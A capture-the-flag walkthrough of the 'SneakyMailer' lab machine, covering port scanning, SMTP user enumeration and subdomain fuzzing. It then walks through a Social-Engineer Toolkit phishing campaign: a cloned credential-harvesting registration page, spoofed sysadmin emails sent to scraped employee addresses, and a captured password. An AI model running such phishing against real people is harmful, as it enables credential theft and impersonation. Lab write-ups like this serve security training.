SneakyMailer

Part 1. No shit, Sherlock

```
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
25/tcp   open  smtp     Postfix smtpd
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
80/tcp   open  http     nginx 1.14.2
143/tcp  open  imap     Courier Imapd (released 2018)
993/tcp  open  ssl/imap Courier Imapd (released 2018)
8080/tcp open  http     nginx 1.14.2
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  BID:49303  CVE:CVE-2011-3192
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://www.tenable.com/plugins/nessus/55976
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://seclists.org/fulldisclosure/2011/Aug/175
|_      https://www.securityfocus.com/bid/49303
Service Info: Host:  debian; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

21

Anonymous access is restricted.

22

(No) Vulnerabilities:
- CVE-2020-14145 (MitM attack in OpenSSH client) (not the case here)
- CVE-2019-16905 (Privilege escalation in OpenSSH):


> "An exploitable integer overflow bug was found in the
> private key parsing code for the XMSS key type. This key type is still experimental and support for it is not compiled by default. No user-facing autoconf option exists in portable OpenSSH to enable it."

25

```
> EHLO 0x0
250-debian
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
> VRFY sys
252 2.0.0 sys
> VRFY root
252 2.0.0 root
```

Well, `root` user is there =)

8080



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Misconfiguration. IP address doesn’t know what hostname it should map to in order to serve a specific site.

80

Redirects to sneakycorp.htb =>

```
$ echo "10.10.10.197 sneakycorp.htb” >> /etc/hosts
```

Let’s create a site map.

```
$ wfuzz -w fuzz.txt --hc=404,403 http://sneakycorp.htb/FUZZ
```


```
=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000005:   400        7 L      12 W     173 Ch      "%2e%2e//google
                                                      .com"
000002444:   200        334 L    977 W    13538 Ch    "index.php"
```

100% maximum nothing interesting there.

```
$ wfuzz -c -f sub-fighter -w subdomains-10000.txt -u http://sneakycorp.htb -H "Host: FUZZ.sneakycorp.htb" --hc=301,404,403
```

```
=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000021:   200        340 L    989 W    13737 Ch    "dev"
```

Let's visit `/` first.



Projects

PyPI 80% Testing!

POP3 and SMTP Complete!

Project Update

The project teams have been formed and work allocated. Please check your emails for further instructions and register an account

PyPI

It is now possible to install modules with pip on our servers

Copyright © SneakyCorp 2020

Some pretty looking dashboard there. Oh, what's this?


> Please check your emails for further instructions and register an account

Fine.

> It is now possible to install modules with pip on our servers

He-he. Okies.

There is "Team" button. Sends us to `/team.php`.



Team

List of all employees of the company.


Table of team members

Show 10 entries Search:

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb

Search is local, uses JS. No requests are being sent.
And here is email column. Hmm…


Some *sneaky* guy – sulcud (sulcud@sneakymailer.htb), who is Freelancer. *The new guy.*



sulcud	The new guy	Freelance	sulcud@sneakymailer.htb

Anyway, let’s extract emails.


```
>> Array.from(document.querySelectorAll("tr > td:nth-child(4)")).map(td =>
td.innerText);
```



```
airisatou@sneakymailer.htb
angelicaramos@sneakymailer.htb
ashtoncox@sneakymailer.htb
bradleygreer@sneakymailer.htb
brendenwagner@sneakymailer.htb
briellewilliamson@sneakymailer.htb
brunonash@sneakymailer.htb
caesarvance@sneakymailer.htb
carastevens@sneakymailer.htb
cedrickelly@sneakymailer.htb
chardemarshall@sneakymailer.htb
colleenhurst@sneakymailer.htb
dairios@sneakymailer.htb
donnasnider@sneakymailer.htb
doriswilder@sneakymailer.htb
finncamacho@sneakymailer.htb
fionagreen@sneakymailer.htb
garrettwinters@sneakymailer.htb
gavincortez@sneakymailer.htb
gavinjoyce@sneakymailer.htb
glorialittle@sneakymailer.htb
haleykennedy@sneakymailer.htb
 NORMAL  mails.txt
"mails.txt" 57L, 1693C
```

ViM is power! Let’s visit `dev` subdomain now.

```
$ echo “10.10.10.197 dev.sneakycorp.htb” >> /etc/hosts
```



Projects

PyPI 80% Testing!

POP3 and SMTP Complete!

Project Update


The project teams have been formed and work allocated. Please check your emails for further instructions and register an account

PyPI

It is now possible to install modules with pip on our servers


Copyright © SneakyCorp 2020

Almost the same thing there, except for “Register” button. Let’s check it out.



Create an Account!

O_O



Create an Account!

Marise

Hayashi

limeternity@sneakymailer.htb

•••••••••••••

•••••••••••••


And… Well… It sent data somewhere. Okay, nevermind, we have emails.

> Please check your emails for further instructions and register an account

Let's send them some *instructions*.

First things first, we need to use `monolith` to make a single page copy of registration page: https://github.com/Y2Z/monolith.

`$ monolith http://dev.sneakycorp.htb/pypi/register.php -o index.html`



Neat! Let's start pulling off *fishy* stuff. We are going to use `SET` for this:

```
$ git clone https://github.com/trustedsec/social-engineer-toolkit/ setoolkit/
$ cd setoolkit/
$ mv ../mails.txt .
$ sudo ./setoolkit
```

We need 2 > 3 > 3

```
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities
within SET
[-] to harvest credentials or parameters from a website as well as place them
into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
```

```
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 10.10.14.203
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:../
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:http://dev.sneakycorp.htb



The best way to use this attack is if username and password form fields are
available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Mhm. Fire up another `SET` instance. This time we need 1 > 5 > 2.

```
set:phishing> Path to the file to import into SET:mails.txt

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):laelgreer@sneakymailer.htb
set:phishing> The FROM NAME the user will see:Lael Greer
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex.
smtp.youremailserveryouown.com):10.10.10.197
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Registration
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new
line.
set:phishing> Enter the body of the message, type END (capitals) when
finished:Hi! It's Lael, Systems Administrator at London office. To create your
account you need to fill the form on the registration page:
http://10.10.14.203/
Next line of the body: Best regards,
Next line of the body: Lael
Next line of the body: END
[*] Sent e-mail number: 1 to address: airisatou@sneakymailer.htb
[*] Sent e-mail number: 2 to address: angelicaramos@sneakymailer.htb
[*] Sent e-mail number: 3 to address: ashtoncox@sneakymailer.htb
<..snip..>
[*] SET has finished sending the emails
```

And now we need all of our patience to endure this challenge.


```
[*] WE GOT A HIT! Printing the output:
PARAM: firstName=Paul
PARAM: lastName=Byrd
POSSIBLE USERNAME FIELD FOUND: email=paulbyrd@sneakymailer.htb
POSSIBLE PASSWORD FIELD FOUND: password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
